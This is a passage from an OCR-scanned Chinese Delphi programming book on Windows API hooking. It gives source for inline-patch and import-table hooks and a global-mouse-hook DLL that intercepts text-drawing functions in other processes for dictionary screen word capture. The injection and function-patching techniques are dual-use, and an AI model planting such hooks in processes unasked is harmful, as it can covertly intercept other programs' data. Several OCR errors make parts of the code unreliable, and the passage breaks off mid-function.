


图 10.3 改引入表式 API Hook

注意 (1)Hook 之后图 10-3 中 00500000 处的值变为自定义函数的地址(本例中是 56781200)。

(2)自定义函数中的代码必须调用被截函数(详见 10.1.4 中的源代码)

提示 (1)由于 Windows 内核特殊性的原因, 系统内核代码不一定是标准的 PE 文件, 内核中的部分代码不一定是通过引入函数表调用被截函数的。因此, 操作系统内核调用的少部分 API 无法截取, 从而可能会漏截。

(2)改引入表式 API Hook 适用于 Windows NT/2000, 在 Windows 9x 下只对指定模块有效, 计整个进程或整个操作系统无效。一般情况下。建议在 Windows 9x 下不要使用这种方式。

如果是截取第三方软件公司或自己开发的程序中的 API, 改引入表式 API Hook 的性能比陷阱式好: 如果要求完全地截取 API, 必须使用陷阱式 API Hook。建议读者在两种方式中权衡得失, 开发出稳定可靠的程序来。

10.1.4 API Hook 源代码分析

以下 API Hook 的源代码实现 Windows NT/2000 陷阱式和改引入表式截取 API 的功能(见光盘中的“Windows NT/2000 32 位取词&”目录):

```
unit UnitNt2000Hook;

interface

uses classes, Windows, SysUtils, messages, dialogs;

type
  TImportCode = packed record
    JumpInstruction: Word;
    AddressOfPointerToFunction: PPointer;
  end;
  PImportCode = ^TImportCode;
  PImage_Import_Entry = ^Image_Import_Entry;
  Image_Import_Entry = record
    Characteristics: DWORD;
    TimeDateStamp: DWORD;
    MajorVersion: Word;
    MinorVersion: Word;
    Name: DWORD;
    LookupTable: DWORD;
  end;
  TLongJump = packed record
    JumpCode: ShortInt; {Jump 指令, 即$E9}
    FuncAddr: DWORD; {函数地址}
  end;

  THookClass = class
  private
    Trap: boolean; {调用方式: True 陷阱式, False 改引入表式}
    hProcess: Cardinal; {进程句柄, 只用于陷阱式}
    AlreadyHook: boolean; {是否已安装 Hook, 只用于陷阱式}
    AllowChange: boolean; {是否允许安装、卸载 Hook, 只用于改引入表式}
    Oldcode: array[0..4] of byte; {系统函数原来的前 5 个字节}
    Newcode: TLongJump; {将要写在系统函数的前 5 个字节}
  private
  public
    OldFunction, NewFunction: Pointer; {被截函数、自定义函数}
    constructor Create(IsTrap: boolean; OldFun, NewFun: pointer);
    constructor Destroy;
```

```

        procedure Restore;
        procedure Change;
published
end;

```

implementation

{取函数的实际地址。如果函数的第一个指令是 **Jmp**，则取出它的跳转地址（实际地址），这往往是由于程序中含有 **Debug** 调试信息引起的}

```

function FinalFunctionAddress(Code: Pointer): Pointer;
Var
    func: PImportCode;
begin
    Result:=Code;
    if Code=nil then exit;
    try
        func:=code;
        if (func.JumpInstruction=$25FF) then
            {指令二进制码 FF 25 汇编指令 jmp [...]}
            Func:=func.AddressOfPointerToFunction^;
        result:=Func;
    except
        Result:=nil;
    end;
end;

```

{更改引入表中指定函数的地址，只用于改引入表式}

```

function PatchAddressInModule(BeenDone:Tlist;hModule: THandle;
    OldFunc,NewFunc: Pointer):integer;
const
    SIZE=4;
Var
    Dos: PImageDosHeader;
    NT: PImageNTHeaders;
    ImportDesc: PImage_Import_Entry;
    rva: DWORD;
    Func: PPointer;
    DLL: String;
    f: Pointer;
    written: DWORD;
    mbi_thunk:TMemoryBasicInformation;
    dwOldProtect:DWORD;
begin
    Result:=0;

```



```

if hModule=0 then exit;
Dos:=Pointer(hModule);
{如果这个 DLL 模块已经处理过，则退出。BeenDone 包含已处理的 DLL 模块}
if BeenDone.IndexOf(Dos)>=0 then exit;
BeenDone.Add(Dos);{把 DLL 模块名加入 BeenDone}
OldFunc:=FinalFunctionAddress(OldFunc);{取函数的实际地址}

{如果这个 DLL 模块的地址不能访问，则退出}
if IsBadReadPtr(Dos,SizeOf(TImageDosHeader)) then exit;
{如果这个模块不是以'MZ'开头，表明不是 DLL，则退出}
if Dos.e_magic<>IMAGE_DOS_SIGNATURE then
    exit;{IMAGE_DOS_SIGNATURE='MZ'}

{定位至 NT Header}
NT:=Pointer(Integer(Dos) + dos._lfanew);
{定位至引入函数表}
RVA:=NT^.OptionalHeader.
    DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress;
if RVA=0 then exit;{如果引入函数表为空，则退出}
{把函数引入表的相对地址 RVA 转换为绝对地址}
ImportDesc:=pointer(DWORD(Dos)+RVA);{Dos 是此 DLL 模块的首地址}

{遍历所有被引入的下级 DLL 模块}
While (ImportDesc^.Name<>0) do
begin
    {被引入的下级 DLL 模块名字}
    DLL:=PChar(DWORD(Dos)+ImportDesc^.Name);
    {把被导入的下级 DLL 模块当做当前模块，进行递归调用}
    PatchAddressInModule(BeenDone,GetModuleHandle(PChar(DLL)),
        OldFunc,NewFunc);
    {定位至被引入的下级 DLL 模块的函数表}
    Func:=Pointer(DWORD(DOS)+ImportDesc.LookupTable);
    {遍历被引入的下级 DLL 模块的所有函数}
    While Func^<>nil do
    begin
        f:=FinalFunctionAddress(Func^);{取实际地址}
        if f=OldFunc then {如果函数实际地址就是所要找的地址}
        begin

            VirtualQuery(Func,mbi_thunk, sizeof(TMemoryBasicInformation));
            {更改内存属性}
            VirtualProtect(Func,SIZE,PAGE_EXECUTE_WRITECOPY,mbi_thunk.Protect);
            {把新函数地址覆盖它}
            WriteProcessMemory(GetCurrentProcess,Func,@NewFunc,SIZE,written);

```

```

VirtualProtect(Func, SIZE, mbi_thunk.Protect,dwOldProtect);{恢复内存属性}
end;
    If Written=4 then Inc(Result);
    Inc(Func);{下一个功能函数}
end;
    Inc(ImportDesc);{下一个被引入的下级 DLL 模块}
end;
end;

```

```

{HOOK 的入口，其中 IsTrap 表示是否采用陷阱式}
constructor THookClass.Create(IsTrap:boolean;OldFun,NewFun:pointer);
begin

```

```

    {求被截函数、自定义函数的实际地址}
    OldFunction:=FinalFunctionAddress(OldFun);
    NewFunction:=FinalFunctionAddress(NewFun);

    Trap:=IsTrap;
    if Trap then{如果是陷阱式}
    begin
        {以特权的方式来打开当前进程}
        hProcess := OpenProcess(PROCESS_ALL_ACCESS,FALSE,
            GetCurrentProcessID);
        {生成 jmp xxxx 的代码，共 5 字节}
        NewCode.JmpCode := ShortInt($E9); {jmp 指令的十六进制代码是 E9}
        NewCode.FuncAddr := DWORD(NewFunction) - DWORD(OldFunction) - 5;
        {保存被截函数的前 5 个字节}
        move(OldFunction^,OldCode,5);
        {设置为还没有开始 HOOK}
        AlreadyHook:=false;
    end;
    {如果是改引入表式，将允许 HOOK}
    if not Trap then AllowChange := true;
    Change; {开始 HOOK}
    {如果是改引入表式，将暂时不允许 HOOK}
    if not Trap then AllowChange:=false;
end;

```

```

{HOOK 的出口}
constructor THookClass.Destroy;
begin
    {如果是改引入表式，将允许 HOOK}
    if not Trap then AllowChange := true;
    Restore; {停止 HOOK}
    if Trap then{如果是陷阱式}

```

```

        CloseHandle(hProcess);
end;

{开始 HOOK}
procedure THookClass.Change;
var
    nCount: DWORD;
    BeenDone: TList;
begin
    if Trap then{如果是陷阱式}
    begin
        if (AlreadyHook)or (hProcess = 0) or (OldFunction = nil) or
            (NewFunction = nil) then
            exit;
        AlreadyHook:=true;{表示已经 HOOK}
        WriteProcessMemory(hProcess, OldFunction, @(Newcode), 5, nCount);
    end
    else begin{如果是改引入表式}
        if (not AllowChange)or(OldFunction=nil)or(NewFunction=nil)then exit;
        BeenDone:=TList.Create; {用于存放当前进程所有 DLL 模块的名字}
        try
            PatchAddressInModule(BeenDone,GetModuleHandle(nil),
                OldFunction,NewFunction);
        finally
            BeenDone.Free;
        end;
    end;
end;

{恢复系统函数的调用}
procedure THookClass.Restore;
var
    nCount: DWORD;
    BeenDone: TList;
begin
    if Trap then{如果是陷阱式}
    begin
        if (not AlreadyHook) or (hProcess = 0) or (OldFunction = nil) or
            (NewFunction = nil) then
            exit;
        WriteProcessMemory(hProcess, OldFunction, @(Oldcode), 5, nCount);
        AlreadyHook:=false;{表示退出 HOOK}
    end
    else begin{如果是改引入表式}

```

```

if (not AllowChange)or(OldFunction=nil)or(NewFunction=nil)then exit;
BeenDone:=TList.Create;{用于存放当前进程所有 DLL 模块的名字}
try

PatchAddressInModule(BeenDone,GetModuleHandle(nil),NewFunction,OldFunction);
finally
    BeenDone.Free;
end;
end;
end;
end;

end.

```

使用的具体例子见 2.2.2 小节或 10.2 节。

10.2 屏幕取词

屏幕上的大多数文字都是由以下几个函数显示的: TextOutA、TextOutW、ExtTextOutA、ExtTextOutW、DrawTextA、DrawTextW。实现屏幕取词的关键是如何截获对这几个函数的调用。此外,由于 Windows 9x 并不延纯 32 位的操作系统,应用程序的部分 32 位函数调用都被解释为 16 位代码的调用,因此,这给屏幕取词带来了麻烦。虽然 32 位系统已成为主流,而且 Windows 9x 时代也将要过去了,但是对于屏幕取词软件必须考虑兼容性,因此分析 16 位 API 的截取还是很有必要的。

Internet 上有不少关于屏幕取词的技术文档,屏幕取词技术也是许多 BBS 的热点话题遗憾的是在涉及到关键技术时都含糊其词,或者更多的是介绍 Windows NT/2000 下的屏幕取词,很少有介绍 16 位屏幕取词这样富有挑战性的技术的。此外,经笔者下载那些免费源代码来分析,发现屏幕取词的截取成功率极低(在 Windows NT/2000 下不足 40%),这是由于没有考虑到 CreateCompatibleDC 函数的影响。

下面将介绍一个完整的屏幕取词程序(包括 16 位的 Thunk 关键技术)。

10.2.1 Windows NT/2000 下 32 位取词及关键技术

鼠标屏幕取词技术是在电子字典中得到广泛地应用的,如四通利方和金山词霸等软件这个技术看似简单,其实在 Windows 系统中实现却是非常复杂的,根据 API Hook 的方式也可分为两种实现方式:陷阱式和改引入表式。

经过实践总结得知,在 Windows NT/2000 下使用陷阱式屏幕取词的效果最好,下面的例子将使用这种方式。

1.得到鼠标的当前位置

只要装入一个 WH_MOUSE 类型的系统钩子,就可以截获所有的鼠标消息(详见第 2 章),其代码为:

```

HookHandle := SetWindowsHookEx(WH_MOUSE,MouseHookProc,HllInstance,0);
在回调函数 MouseHookProc 里,写入如下代码:
if (nCode >=0) and ((wPar= WM_MOUSEMOVE)or(wPar= WM_NCMOUSEMOVE)) then
begin {如果是鼠标在客户区、非客户区的移动消息}

```

```

pMouseInf:=(PMouseHookStruct(IPar))^; {标信息结构}
if (pShMem^.pMouse.x <> pMouseInf.pt.x) or
  (PShMem^.pMouse.y <> pMouseInf.pt.y) then
begin
  if nCode=HC_NOREMOVE then
    pShMem^.fStrMouseQueue := 'Not removed from the queue'
  else
    pShMem^.fStrMouseQueue := 'Removed from the queue';
  pShMem^.pMouse := pMouseInf.pt; {鼠标坐标}
  pShMem^.hHookWnd := pMouseInf.hwnd; {鼠标所在窗口}
  PostMessage(pShMem^.hProcWnd, WM_MOUSESEPT, 1, 1); {I 为自定义数值}
end;
end;

```

2.向鼠标所在的窗口发重绘消息，让系统自动更新显示文字
其代码如下所示：

```

var
  Rect:TRect;
  .....
  {由鼠标的当前位置可以得到它所在的窗口句柄}
  hwnd:=WindowFromPoint(MousePoint);
  {绝对坐标转换为窗口内的相对坐标}
  ScreenToClient(hwnd,@MousePoint);
  {计算重绘区域}
  rect.left := MousePoint.x;
  rect.top := MousePoint.y;
  rect.right := MousePoint.x + 1;
  rect.bottom := MousePoint.y + 1;
  InvalidateRect(hwnd, @rect, FALSE); {向客户区发出重绘的消息}

```

重绘的消息只对窗口的客户区(Client)有效，对非客户区(如标题、菜单等)无效。因此，还必须使用 Windows API(如 SetWindowText 等)让其重绘。

3.截取显示文字函数的调用，获得重绘的文字

(1)仿照 TextOutA、TextOutW、ExtTextOutA、ExtTextOutW、DrawTextA、DrawTextW 的参数及调用协定来编写 4 个自定义的函数(注意：自定义函数一定需要与被截函数具有相同的参数、调用协定及返回值)，和系统钩子放在同一个 DLL 里。在本例中它们分别是：MyTextOutA、MyTextOutW、MyExtTextOutA、MyExtTextOutW、MyDrawTextA、MyDrawTextW。下面以 TextOutA 为例，其他函数都是相同的原理：

```

var
  Hook: THookClass; {定义 API Hook 类}
  .....
  initialization {注入 DLL 时}
  {初始化 Hook, True 表示陷阱式，第二、三个参数分别是被截函数、自定义函数}
  Hook:=THookClass.Create(True, @TextOutA, @NewTextOutA);
  finalization {退出 DLL 时}
  Hook.Destroy; {退出 Hook}

```

```

.....
{自定义函数}
function NewTextOutA(theDC: HDC; nXStart nYSart: integer; str: pchar; count:
integer):bool;stdcall;
type
TTextOutA=function (theDC: HDC; nXSlart, nYStart: integer; str: pchar,
count: integer): bool; {自定义函数的类}
begin
Hook.Restore;{暂时恢复原函数，不截取 API}
Result := TTextOutA(Hook[0].OldFunction)(theDC, nXStart, nYStart,
str, count);{调用原来的被截 API}
.....{完成自定义的功能}
Hook.Change;{截取 API}
end;

```

(2)由于系统鼠标钩子通过 SetWindowsHookEx 已经完成注入其他进程的工作，不需要为注入而编写额外的代码。当包含钩子的 DLL 注入或退出其他的进程时，分别执行 Initialization、Finalization 里的代码。因此，可以在这两处编写 API Hook 的代码，在本例中使用了陷阱式 API Hook。

(3)由本书第 1 章的内容可以知道内存映像文件可以在不同进程间共享数据，并进行通信或协调。在 DLL 的 Initialization 处使用 OpenFileMapping、CreateFileMapping 可以确定出当前进程是否是主程序。因为第一次调用 DLL 时，调用 OpenFileMapping 函数的返回值必定是 0，这意味着当前进程就是主程序(第一个调用该 DLL 的进程)。如果调用 OpenFileMapping 函数的返回值不是 0，就意味着当前进程是 DLL 注入的其他进程。

(4)使用 InvalidateRect 函数让鼠标所在处重绘，如果鼠标所在处显示有文字，则 Windows 系统自动重新显示这些文字。TextOutA、TextOutW、ExtTextOutA、ExtTextOutW、DrawTextA、DrawTextW 等显示文字函数的第一个参数都是 HDC 类型，表示设备描述表句柄，一般情况下它具有 x, y 坐标等属性，把 TextOutA、TextOutW、ExtTextOutA、ExtTextOutW、DrawTextA、DrawTextW 等显示文字函数的显示坐标加上 HDC 的坐标，就可以得到屏幕的绝对坐标。如果该绝对坐标与鼠标的坐标很接近，就意味着这些显示的文字就是目标文字。

(5)设备描述表句柄 HDC 分为普通类型和内存类型。其中，内存设备描述表句柄可以由“function CreateCompatibleDC(DC: HDC): HDC; stdcall;”函数获得，它的参数是普通设备描述表句柄，返回值是内存设备描述表句柄。因为内存设备描述表句柄是没有坐标属性的，它的坐标值恒等于(0,0)，所以没有办法把显示坐标转换为屏幕的绝对坐标，从而没法确定哪些显示的文字是目标文字。

解决方法为截取 BeginPaint、GetWindowDC、GetDC、CreateCompatibleDC 等 API 函数，这四个函数的定义如下：

```

functotion BeginPaint(Wnd: HWND; var lpPaint TPaintStruct): HDC; stdcall;
functotion GetWindowDC(Wnd:HWND):HDC;stdcall;
functotion GetDC(Wnd: HWND)二 HDC; stdcall;
function CreateCompatibleDC(DC: HDC): HDC; stdcall;

```

其中，当发现 BeginPaint、GetWindowDC、GetDC 这三个函数的 Wnd 参数是当前鼠标所在的窗口句柄(等效于 Delphi 下的控件句柄)时，就把它的返回值记录下来，假设保存为 X；如果某一时刻发现 CreateCompatibleDC 的参数是 X.就把它的返回值记录下来，假设保存为 Y。如果 TextOutA、TextOutW、ExtTextOutA、ExtTextOutW、DrawTextA、DrawTextW 函数的 HDC

参数是 Y，则表示该 HDC 就是内存设备描述表句柄，这时，显示坐标加上鼠标所在窗口(等效于 Delphi 下的控件)的坐标就是屏幕的绝对坐标。问题就可以迎刃而解。

(6)此外，菜单、窗口标题无法使用 InvalidateRect 函数让系统重绘。这可以使用 GetMenuItemRect 函数获得菜单的坐标，GetMenuItemInfo 函数获得菜单的文字，可以使用 GetWindowText、SetWindowText 函数让窗口标题重绘。

10.2.1.1 DLL 源代码

以下是 Windows NT/2000 实现屏幕取词的 DLL 源代码(见光盘中的“Windows NT/2000 32 位取词&”目录):

```
unit UnitHookDll;

interface

uses Windows, SysUtils, Classes, math, messages, dialogs, UnitNt2000Hook,
    UnitHookType;

const
    Trap=true; //True 陷阱式，False 表示改引入表式
    procedure StartHook; stdcall; {开始取词}
    procedure StopHook; stdcall; {停止取词}

implementation

var
    MouseHook: THandle;
    pShMem: PShareMem;
    hMappingFile: THandle;
    FirstProcess:boolean;{是否是第一个进程}
    Hook: array[fBeginPaint..fDrawTextW] of THookClass;{API HOOK 类}
    i:integer;

{自定义的 BeginPaint}
function NewBeginPaint(Wnd: HWND; var lpPaint: TPaintStruct): HDC; stdcall;
type
    TBeginPaint=function (Wnd: HWND; var lpPaint: TPaintStruct): HDC; stdcall;
begin
    Hook[fBeginPaint].Restore;
    result:=TBeginPaint(Hook[fBeginPaint].OldFunction)(Wnd,lpPaint);
    if Wnd=pshmem^.hHookWnd then{如果是当前鼠标的窗口句柄}
    begin
        pshmem^.DCMouse:=result;{记录它的返回值}
    end
    else pshmem^.DCMouse:=0;
    Hook[fBeginPaint].Change;
end;
```

```

{自定义的 GetWindowDC}
function NewGetWindowDC(Wnd: HWND): HDC; stdcall;
type
    TGetWindowDC=function (Wnd: HWND): HDC; stdcall;
begin
    Hook[fGetWindowDC].Restore;
    result:=TGetWindowDC(Hook[fGetWindowDC].OldFunction)(Wnd);
    if Wnd=pshmem^.hHookWnd then{如果是当前鼠标的窗口句柄}
    begin
        pshmem^.DCMouse:=result;{记录它的返回值}
    end
    else pshmem^.DCMouse:=0;
    Hook[fGetWindowDC].Change;
end;

```

```

{自定义的 GetDC}
function NewGetDC(Wnd: HWND): HDC; stdcall;
type
    TGetDC=function (Wnd: HWND): HDC; stdcall;
begin
    Hook[fGetDC].Restore;
    result:=TGetDC(Hook[fGetDC].OldFunction)(Wnd);
    if Wnd=pshmem^.hHookWnd then{如果是当前鼠标的窗口句柄}
    begin
        pshmem^.DCMouse:=result;{记录它的返回值}
    end
    else pshmem^.DCMouse:=0;
    Hook[fGetDC].Change;
end;

```

```

{自定义的 CreateCompatibleDC}
function NewCreateCompatibleDC(DC: HDC): HDC; stdcall;
type
    TCreateCompatibleDC=function (DC: HDC): HDC; stdcall;
begin
    Hook[fCreateCompatibleDC].Restore;
    result:=TCreateCompatibleDC(Hook[fCreateCompatibleDC].OldFunction)(DC);
    if DC=pshmem^.DCMouse then{如果是当前鼠标的窗口 HDC}
    begin
        pshmem^.DCCompatible:=result;{记录它的返回值}
    end
    else pshmem^.DCCompatible:=0;
    Hook[fCreateCompatibleDC].Change;
end;

```


end;

{自定义的 TextOutA 函数}

```
function NewTextOutA(theDC: HDC; nXStart, nYStart: integer; str: pchar;  
    count: integer): bool; stdcall;
```

type

```
    TTextOutA=function (theDC: HDC; nXStart, nYStart: integer; str: pchar;  
        count: integer): bool;stdcall;
```

var

```
    dwBytes: DWORD;  
    poOri, poDC, poText, poMouse: TPoint;  
    Size: TSize;  
    Rec: TRect;  
    faint: boolean;
```

begin

```
    Hook[fTextOutA].Restore;{暂停截取 API，恢复被截的函数}
```

try

```
    if pShMem^.bCanSpyNow then{是否开始取词}
```

begin

```
        GetDCOrgEx(theDC, poOri);{HDC 的坐标}
```

```
        poDC.x := nXStart;{显示的相对坐标}
```

```
        poDC.y := nYStart;
```

```
        if(poOri.X=0) and (poOri.Y=0) then{如果 HDC 的坐标为(0,0)}
```

begin

```
            if (theDC=pShmem^.DCCompatible) then
```

```
                faint:=false;{精确匹配，就是指定的内存 HDC}
```

```
            else faint:=true;{模糊匹配，"可能"是内存 HDC}
```

```
            {取鼠标当前处的窗口（等效于 Delphi 的控件）坐标}
```

```
            GetWindowRect(pShMem^.hHookWnd,Rec);
```

```
            poOri.X:=Rec.Left;{把窗口坐标作为 HDC 的坐标}
```

```
            poOri.Y:=Rec.Top;
```

end

```
        else begin{如果是普通 HDC}
```

```
            {局部逻辑坐标转化为设备相关坐标}
```

```
            LPToDP(theDC, poDC, 1);
```

```
            faint:=false;{精确匹配，是普通 HDC}
```

end;

```
        {计算显示文字的屏幕坐标}
```

```
        poText.x := poDC.x + poOri.x;
```

```
        poText.y := poDC.y + poOri.y;
```

```
        {获取当前鼠标的坐标}
```

```
        GetCursorPos(poMouse);
```

```
        {如果对齐属性是居中}
```

```
        if (GetTextAlign(theDC) and TA_UPDATECP) <> 0 then
```

```

begin
    GetCurrentPositionEx(theDC, @poOri);
    poText.x := poText.x + poOri.x;
    poText.y := poText.y + poOri.y;
end;
{显示文字的长和宽}
GetTextExtentPoint(theDC, Str, Count, Size);
{鼠标是否在文本的范围内}
if (poMouse.x >= poText.x) and (poMouse.x <= poText.x + Size.cx)
    and (poMouse.y >= poText.y)
    and (poMouse.y <= poText.y + Size.cy) then
begin
    {最多取 MaxStringLen 个字节}
    dwBytes := min(Count, MaxStringLen);
    {拷贝字符串}
    CopyMemory(@(pShMem^.Text), Str, dwBytes);
    {以空字符结束}
    pShMem^.Text[dwBytes] := Chr(0);
    {发送 WM_MOUSESEPT 成功取词的消息给主程序}
    postMessage(pShMem^.hProcWnd, WM_MOUSESEPT, fTextOutA, 2);
    {如果输出的不是 Tab 键，而且是精确匹配的}
    if (string(pShMem^.Text) <> #3) and (not faint) then
        pShMem^.bCanSpyNow := False; {取词结束}
    end;
end;
finally
    {调用被截的函数}
    result := TTextOutA(Hook[fTextOutA].OldFunction)(theDC, nXStart,
        nYStart, str, count);
end;
Hook[fTextOutA].Change; {重新截取 API}
end;

```

```

function NewTextOutW(theDC: HDC; nXStart, nYStart: integer; str: PWideChar; count:
integer): bool; stdcall;
type
    TTextOutW=function (theDC: HDC; nXStart, nYStart: integer; str: PWideChar; count:
integer): bool; stdcall;
var
    dwBytes: DWORD;
    poOri, poDC, poText, poMouse: TPoint;
    Size: TSize;
    Rec: TRect;

```

```

    faint:boolean;
begin
    Hook[fTextOutW].Restore;{暂停截取 API，恢复被截的函数}
    try
        if pShMem^.bCanSpyNow then{是否开始取词}
        begin
            GetDCOrgEx(theDC, poOri);{HDC 的坐标}
            poDC.x := nXStart;{显示的相对坐标}
            poDC.y := nYStart;
            if (poOri.X=0) and (poOri.Y=0) then{如果 HDC 的坐标为(0,0)}
            begin
                if (theDC=pShmem^.DCCompatible) then
                    faint:= false;{精确匹配，就是指定的内存 HDC}
                else faint:= true;{模糊匹配，"可能"是内存 HDC}
                {取鼠标当前处的窗口（等效于 Delphi 的控件）坐标}
                GetWindowRect(pShMem^.hHookWnd,Rec);
                poOri.X:=Rec.Left;{把窗口坐标作为 HDC 的坐标}
                poOri.Y:=Rec.Top;
            end
            else begin{如果是普通 HDC}
                {局部逻辑坐标转化为设备相关坐标}
                LPToDP(theDC, poDC, 1);
                faint:=false;{精确匹配，是普通 HDC}
            end;
            {计算显示文字的屏幕坐标}
            poText.x := poDC.x + poOri.x;
            poText.y := poDC.y + poOri.y;
            {获取当前鼠标的坐标}
            GetCursorPos(poMouse);
            {如果对齐属性是居中}
            if (GetTextAlign(theDC) and TA_UPDATECP) <> 0 then
            begin
                GetCurrentPositionEx(theDC, @poOri);
                poText.x := poText.x + poOri.x;
                poText.y := poText.y + poOri.y;
            end;
            {显示文字的长和宽}
            GetTextExtentPointW(theDC, Str, Count, Size);
            {鼠标是否在文本的范围内}
            if (poMouse.x >= poText.x) and (poMouse.x <= poText.x + Size.cx)
                and (poMouse.y >= poText.y)
                and (poMouse.y <= poText.y + Size.cy) then
            begin
                {最多取 MaxStringLen 个字节}

```

```

        dwBytes := min(Count*2, MaxStringLen);
        {拷贝字符串}
        CopyMemory(@pShMem^.Text, Pchar(WideCharToString(Str)),
            dwBytes);
        {以空字符结束}
        pShMem^.Text[dwBytes] := Chr(0);
        {发送 WM_MOUSESEPT 成功取词的消息给主程序}
        postMessage(pShMem^.hProcWnd, WM_MOUSESEPT, fTextOutW, 2);
        {如果输出的不是 Tab 键， 而且是精确匹配的}
        if (string(pShMem^.Text)<>#3)and(not faint) then
            pShMem^.bCanSpyNow := False;{取词结束}
        end;
    end;
end;
finally
    {调用被截的函数}
    result := TTextOutW(Hook[fTextOutW].OldFunction)(theDC, nXStart,
        nYStart, str, Count);
end;
Hook[fTextOutW].Change;{重新截取 API}
end;

```

```

function NewExtTextOutA(theDC: HDC; nXStart, nYStart: integer; toOptions:Longint;
    rect: PRect; Str: PAnsiChar; Count: Longint; Dx: PInteger): BOOL; stdcall;
type
    TExtTextOutA=function (theDC: HDC; nXStart, nYStart: integer; toOptions:Longint;
        rect: PRect; Str: PAnsiChar; Count: Longint; Dx: PInteger): BOOL; stdcall;
var
    dwBytes: DWORD;
    poOri, poDC, poText, poMouse: TPoint;
    Size: TSize;
    Rec:TRect;
    faint:boolean;
begin
    Hook[fExtTextOutA].Restore;{暂停截取 API， 恢复被截的函数}
    try
        if pShMem^.bCanSpyNow then{是否开始取词}
        begin
            GetDCOrgEx(theDC, poOri);{HDC 的坐标}
            poDC.x := nXStart;{显示的相对坐标}
            poDC.y := nYStart;
            if(poOri.X=0)and(poOri.Y=0)then{如果 HDC 的坐标为(0,0)}
            begin
                if (theDC=pShmem^.DCCCompatible)then
                    faint:=false{精确匹配， 就是指定的内存 HDC}

```

```

        else faint:=true;{模糊匹配, "可能"是内存 HDC}
        {取鼠标当前处的窗口（等效于 Delphi 的控件）坐标}
        GetWindowRect(pShMem^.hHookWnd,Rec);
        poOri.X:=Rec.Left;{把窗口坐标作为 HDC 的坐标}
        poOri.Y:=Rec.Top;
    end
    else begin{如果是普通 HDC}
        {局部逻辑坐标转化为设备相关坐标}
        LPToDP(theDC, poDC, 1);
        faint:=false;{精确匹配, 是普通 HDC}
    end;
    {计算显示文字的屏幕坐标}
    poText.x := poDC.x + poOri.x;
    poText.y := poDC.y + poOri.y;
    {获取当前鼠标的坐标}
    GetCursorPos(poMouse);
    {如果对齐属性是居中}
    if (GetTextAlign(theDC) and TA_UPDATECP) <> 0 then
    begin
        GetCurrentPositionEx(theDC, @poOri);
        poText.x := poText.x + poOri.x;
        poText.y := poText.y + poOri.y;
    end;
    {显示文字的长和宽}
    GetTextExtentPoint(theDC, Str, Count, Size);
    {鼠标是否在文本的范围内}
    if (poMouse.x >= poText.x) and (poMouse.x <= poText.x + Size.cx)
        and (poMouse.y >= poText.y)
        and (poMouse.y <= poText.y + Size.cy) then
    begin
        {最多取 MaxStringLen 个字节}
        dwBytes := min(Count, MaxStringLen);
        {拷贝字符串}
        CopyMemory(@(pShMem^.Text), Str, dwBytes);
        {以空字符结束}
        pShMem^.Text[dwBytes] := Chr(0);
        {发送 WM_MOUSESEPT 成功取词的消息给主程序}
        postMessage(pShMem^.hProcWnd, WM_MOUSESEPT, fExtTextOutA, 2);
        {如果输出的不是 Tab 键, 而且是精确匹配的}
        if (string(pShMem^.Text)<>#3)and(not faint) then
            pShMem^.bCanSpyNow := False;{取词结束}
        end;
    end;
end;
finally

```

```

        {调用被截的函数}
        result := TExtTextOutA(Hook[fExtTextOutA].OldFunction)(theDC, nXStart,
            nYStart, toOptions, rect, Str, Count, Dx);
    end;
    Hook[fExtTextOutA].Change;{重新截取 API}
end;

function NewExtTextOutW(theDC: HDC; nXStart, nYStart: integer; toOptions:
    Longint; rect: PRect;
    Str: Pwidechar; Count: Longint; Dx: PInteger): BOOL; stdcall;
type
    TExtTextOutW=function (theDC: HDC; nXStart, nYStart: integer;
        toOptions:Longint; rect: PRect; Str: Pwidechar; Count: Longint;
        Dx: PInteger): BOOL; stdcall;
var
    dwBytes: DWORD;
    poOri, poDC, poText, poMouse: TPoint;
    Size: TSize;
    Rec:TRect;
    faint:boolean;
begin
    Hook[fExtTextOutW].Restore;{暂停截取 API，恢复被截的函数}
    try
        if pShMem^.bCanSpyNow then{是否开始取词}
        begin
            GetDCOrgEx(theDC, poOri);{HDC 的坐标}
            poDC.x := nXStart;{显示的相对坐标}
            poDC.y := nYStart;
            if(poOri.X=0)and(poOri.Y=0)then{如果 HDC 的坐标为(0,0)}
            begin
                if (theDC=pShmem^.DCCCompatible)then
                    faint:=false{精确匹配，就是指定的内存 HDC}
                else faint:=true;{模糊匹配，"可能"是内存 HDC}
